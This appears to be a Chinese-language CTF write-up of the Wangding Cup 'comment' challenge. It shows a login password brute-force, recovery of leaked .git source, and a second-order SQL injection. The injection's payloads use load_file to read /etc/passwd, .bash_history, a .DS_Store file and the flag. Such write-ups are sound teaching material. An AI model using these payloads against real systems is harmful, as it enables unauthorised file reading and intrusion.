网鼎杯 Comment 解题记录

原创

wind lin 于 2020-04-01 19:12:07 发布 1289 收藏


分类专栏： WriteUp 文章标签： php mysql 信息安全

本文链接：https://blog.csdn.net/weixin_44732566/article/details/105251197

网鼎杯 comment

2020年网鼎杯马上开始了，来做一下历年真题


打开题目



点击发帖-提交，跳转到一个登录界面，不过已经提升了用户名和密码

爆破后面三位，

登录成功



Request	Payload	Status	Error	Timeout	Length	Comment
567	666	302			2036	
0		200			2087	
1	100	200			2087	
2	101	200			2087	
3	102	200			2087	
4	103	200			2087	
5	104	200			2087	
6	105	200			2087	
7	106	200			2087	
8	107	200			2087	

Request Response

Raw Params Headers Hex

```
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer:                    'login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Origin:
Connection: close
Cookie: PHPSESSID=hfim68tgqse4nqj242bc8utlf4
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

username=zhangwei&password=zhangwei666
```


登录进去就可以

发帖了，但也不有想法，注入点试了不行，用dirsearch扫描，发现存在.git文件

那应该存在.git文件泄露，用GitHack下载发现有一个write_do.php，但是代码有缺失

查一下之前提交的版本，单独用git log不能全部显示，直接用`git log --all`

```
>git log --all
commit e5b2a2443c2b6d395d06960123142bc91123148c (refs/stash)
Merge: bfbdf21 5556e3a
Author: root <root@localhost.localdomain>
Date:   Sat Aug 11 22:51:17 2018 +0800

    WIP on master: bfbdf21 add write_do.php

commit 5556e3ad3f21a0cf5938e26985a04ce3aa73faaf
Author: root <root@localhost.localdomain>
Date:   Sat Aug 11 22:51:17 2018 +0800

    index on master: bfbdf21 add write_do.php

commit bfbdf218902476c5c6164beedd8d2fcf593ea23b (HEAD -> master)
Author: root <root@localhost.localdomain>
Date:   Sat Aug 11 22:47:29 2018 +0800

    add write_do.php
```


可以看到，head指针指向的是最早一次commit，通过`git reset --hard e5b2a2443c2b6d395d06960123142bc91123148c`命令将head指向第一个commit，得到完整的write_do.php

```php
<?php
include "mysql.php";
session_start();
if($_SESSION['login'] != 'yes'){
    header("Location: ./login.php");
    die();
}
if(isset($_GET['do'])){
switch ($_GET['do'])
{
case 'write':
    $category = addslashes($_POST['category']);
    $title = addslashes($_POST['title']);
    $content = addslashes($_POST['content']);
    $sql = "insert into board
            set category = '$category',
                title = '$title',
                content = '$content'";
    $result = mysql_query($sql);
    header("Location: ./index.php");
    break;
case 'comment':
    $bo_id = addslashes($_POST['bo_id']);
    $sql = "select category from board where id='$bo_id'";
    $result = mysql_query($sql);
    $num = mysql_num_rows($result);
    if($num>0){
    $category = mysql_fetch_array($result)['category'];
    $content = addslashes($_POST['content']);
    $sql = "insert into comment
            set category = '$category',
                content = '$content',
                bo_id = '$bo_id'";
    $result = mysql_query($sql);
    }
    header("Location: ./comment.php?id=$bo_id");
    break;
default:
    header("Location: ./index.php");
}
}
else{
    header("Location: ./index.php");
}
?>
```

后台对输入的参数通过addslashes()对预定义字符进行转义，加上\，预定义的字符包括单引号，双引号，反斜杠，NULL。放到数据库后会把转义符\去掉后，存入数据库中。
发帖的时候所有参数进行了转义才放到sql语句中，但是在cmment中，对于category的值从数据库取出来没有进行转义，直接拼接到sql insert语句中，这就存在二次注入的可能。


> 二次注入和普通的sql注入区别就是，二次注入是把恶意代码放入数据库中，执行后通过select等语句把结果回显，一般存在于insert语句中

思路就是通过发帖，在category中放入payload，存入数据库中，不过这一过程payload因为对单引号等作了转义，不会被触发，只有在发帖成功后，在留言comment，调用insert语句时因为没有对数据库取出的category进行转义，直接拼接才会触发payload。

1. 发帖

payload: `0'+hex(database()),content=324,/*`
2.在提交留言处输入 `*/#`
这样 sql语句拼接成：

```
insert into comment
            set category = '0'+hex(database()),content=324,/*,
                content = '*/#',
                bo_id = '$bo_id'
```



留言显示324，说明插入成功，但是payload在category并没有回显，改一下payload:

留言显示324，说明插入成功，但是payload在category并没有回显，改一下payload：`a',content=database()),/*`
重复上面操作

回显数据库名为ctf，之后查表等发现都不行，看了师傅们的WriteUp，发现这里是用sql来读取文件。模板：select load_file('文件绝对路径');
首先读取/etc/passwd，这个文件存放了系统用户和用户的路径
payload:`a',content=(select (load_file('/etc/passwd'))),/*`


读取成功，可以知道www用户（一般和网站操作相关的用户，由中间件创建）的目录是/home/www，可以查询这下面的.bash_history
payload:`a',content=(select (load_file('/home/www/.bash_history'))),/*`

```
                                                                    </div>
                                                                </div>
<div class="form-group"><label class="col-sm-2 control-label">留言</label><div class="col-sm-5"><p>cd /tmp/
unzip html.zip
rm -f html.zip
cp -r html /var/www/
cd /var/www/html/
rm -f .DS_Store
service apache2 start
</p></div></div>                                                    <div class="form-group">
                                                                <label class="col-sm-2 control-label">提交留言</label
                                                                <div class="col-sm-5">
```

得到历史记录里之前所执行的命令
可以看到html.zip里面有一个.DS_Store文件，在/var/www/html目录下删除了，但是在/tmp/下只是删除了压缩包，还存在.DS_Store文件，读取这个文件。

> Mac OS 保存文件夹的自定义属性的隐藏文件。通过.DS_Store可以知道这个目录里面所有文件的清单

payload:`a', content=(select (load_file('/tmp/html/.DS_Store'))),/*`
但是没有显示完全，改为payload:`a', content=(select hex(load_file('/tmp/html/.DS_Store'))),/*`



hex解码以后通过Python-dsstore-master得到

payload:`a',content=(select hex(load_file('/var/www/html/flag_8946e1ff1ee3e40f.php'))),/*`
解码后得到flag

考得知识点好多啊，tnl